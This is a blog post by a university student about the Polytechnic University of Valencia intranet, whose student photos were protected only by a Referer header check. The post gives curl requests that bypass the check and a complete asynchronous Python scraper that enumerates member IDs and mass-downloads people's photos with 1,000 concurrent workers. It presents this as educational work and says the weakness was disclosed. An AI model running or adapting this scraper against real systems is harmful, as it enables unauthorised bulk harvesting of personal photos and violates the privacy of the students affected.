 Iván J. Martín García
UPV, Python and a lot of photos
About three years ago, during an Introduction to Programming class, someone shared a link in the class group chat to a page hosted on GitHub. It was a Facemash-style game. You can see what it looked like here.
The whole class started playing.
A few days later, the people running the university’s systems made changes so the photos could no longer be accessed without authentication. If you tried to open a user’s photo, you got this image back:

Enter: the quick fix 🛠
A year or two after they made those changes, I decided to take a proper look at how they had blocked access. Before digging in, I assumed they would require authentication with the session token. Since that token expires, anyone trying to use it to grab every photo would find it tedious, and on top of that they would know who was doing it.
First, we need to know how the photos are served.

There are two paths that could work: /foto/orla/{id}.gif and /foto/getb/{id}.gif. We can also see my identifier: 55244399.
Every member has a “random” identifier. I say member because the system stores students, campus staff and teachers. If we pass an identifier that doesn’t belong to a student, we get the “not available” image back.
Now that we know how to get photos, let’s see how they protected them.
As I said, I assumed they had protected them with the session token, because clicking a photo opens a new tab that loads the image. The strange part comes when you copy that same link into a new tab and get the “resource not available” image.

This makes no sense: if authentication relied on something stored in the browser, it wouldn’t matter whether we opened the photo by copying the link or by clicking it.
Let’s look at exactly how the request is made. From the inspector, we can copy the exact request the browser made to get an image. As cURL, it looks like this:
curl 'https://intranet.upv.es/foto/getb/55244399.gif' -H 'Pragma: no-cache' -H 'Accept-Encoding: gzip, deflate, br' -H 'Accept-Language: es-ES,es;q=0.9,en;q=0.8' -H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.75 Safari/537.36' -H 'Accept: image/webp,image/apng,image/*,*/*;q=0.8' -H 'Referer: https://intranet.upv.es/pls/soalu/sic_al.lis?p_vista=intranet&p_idioma=c&p_caca=2018&P_asi=11566&P_ACTION=generarorla' -H 'Cookie: T=foto1; AMFParams=dummy,false,false,false,false,true,mac,10_14_2,chrome,73.0.3683.75; AMFDetect=true; TDp={token}; iacclarge=; UPV_DEBUG=,iacclarge; accesible=HighContrast' -H 'Connection: keep-alive' -H 'Cache-Control: no-cache' --compressedIf we strip everything we don’t care about and add --output foto.gif so the file gets saved, we’re left with:
curl 'https://intranet.upv.es/foto/getb/55244399.gif' -H 'Referer: https://intranet.upv.es/pls/soalu/sic_al.lis?p_vista=intranet&p_idioma=c&p_caca=2018&P_asi=11566&P_ACTION=generarorla' -H 'Cookie: TDp={token};' --output foto.gifAt this point we have two headers: Cookie: TDp (the token?) and Referer. If we keep only Referer, the photo downloads. If we remove it, we get the “not available” image. So the minimal request is:
curl 'https://intranet.upv.es/foto/getb/55244399.gif' -H 'Referer: https://intranet.upv.es/pls/soalu/sic_al.lis' --output foto.gifSo what happened? The fix was to check a header that says where the request for the resource comes from.
This is neither the hack of the century nor the worst fix in history. You can no longer embed a photo directly in another website, and you can’t load it dynamically either because (thank God) they have CORS configured. But if what they wanted was to protect the photos, it could certainly have been done better.
Oh, and I believe students can set up a website on a *.upv.es subdomain, so 👋🏼 CORS.
And now: the download ⬇️
Time to build a dataset.
The idea is a Python script, but a fast one. A really fast one. For that we’ll use asyncio, aiohttp for the HTTP calls, aiofiles to save the photos, and pypeln to help orchestrate how aiohttp makes the calls.
Show me the code:
import asyncio
import hashlib
import sys

import aiofiles
from aiohttp import ClientSession, TCPConnector
from pypeln import asyncio_task as aio

urls = (f"https://intranet.upv.es/foto/getb/{i}.gif" for i in range(int(sys.argv[1])))
headers = {"Referer": "https://intranet.upv.es/pls/soalu/sic_al.lis"}
hash_not_available = (
    "12fc76fc961784a7568e6bbfe53559ec00e8819fdb807d44"
    "2735c465e938c5ee8ac060f7abe70c9fbe8b52d461379430"
    "637676399a793900d8221419fa5b50a5"
)


async def download(url, session):
    async with session.get(url, headers=headers) as response:
        response_file = await response.read()

        if hashlib.blake2b(response_file).hexdigest() != hash_not_available:
            file_name = url.split("/")[5]

            f = await aiofiles.open(f"photos/{file_name}", mode="wb")

            await f.write(await response.read())
            await f.close()


aio.each(
    download,
    urls,
    workers=1_000,
    on_start=lambda: ClientSession(connector=TCPConnector(limit=None)),
    on_done=lambda _status, session: session.close(),
    run=True,
)
Let’s look at some parts in more detail.
urls = (f"https://intranet.upv.es/foto/getb/{i}.gif" for i in range(int(sys.argv[1])))First we define the URLs we want to call. The script takes the highest ID to iterate up to as an argument, so it has a clear start and end, although to cover every URL that number has to be quite high. So we define a generator that starts at zero and ends at number_from_arguments - 1.
headers = {"Referer": "https://intranet.upv.es/pls/soalu/sic_al.lis"}Here we define the magic header that lets us access the resource.
hash_not_available = "12fc76fc961784a7568e6..."If we iterate over every identifier that exists, we’ll hit the “not available” image a lot, so we need a way to filter it out. A quick way is to compare file hashes; the function we’ll use is BLAKE2b. We compute the hash of that image once and keep it in a variable for later.
The download function is pretty simple. The only interesting part is where we check that the photo is not the “not available” one:
if hashlib.blake2b(response_file).hexdigest() != hash_not_available:
    ...
And where we take the identifier from the URL we’re currently fetching:
file_name = url.split("/")[5]Finally, we use pypeln to organise how the calls are made:
aio.each(
    download,
    urls,
    workers=1_000,
    ...
)
The interesting parameter here is workers: it says we only want to be scraping 1,000 addresses concurrently (which is quite a lot). As each open task finishes, new ones are started until that limit is reached again.
Here you can see it scraping 2,000 IDs:

All the code is in this repo: https://github.com/seik/upv-facemash-downloader
Disclaimer: this post was written for educational purposes. Apart from my own photo, every image has been hidden (and deleted from my systems) for privacy reasons. The people running the UPV’s systems were notified in June 2018, so they are considered aware of the risks of this implementation.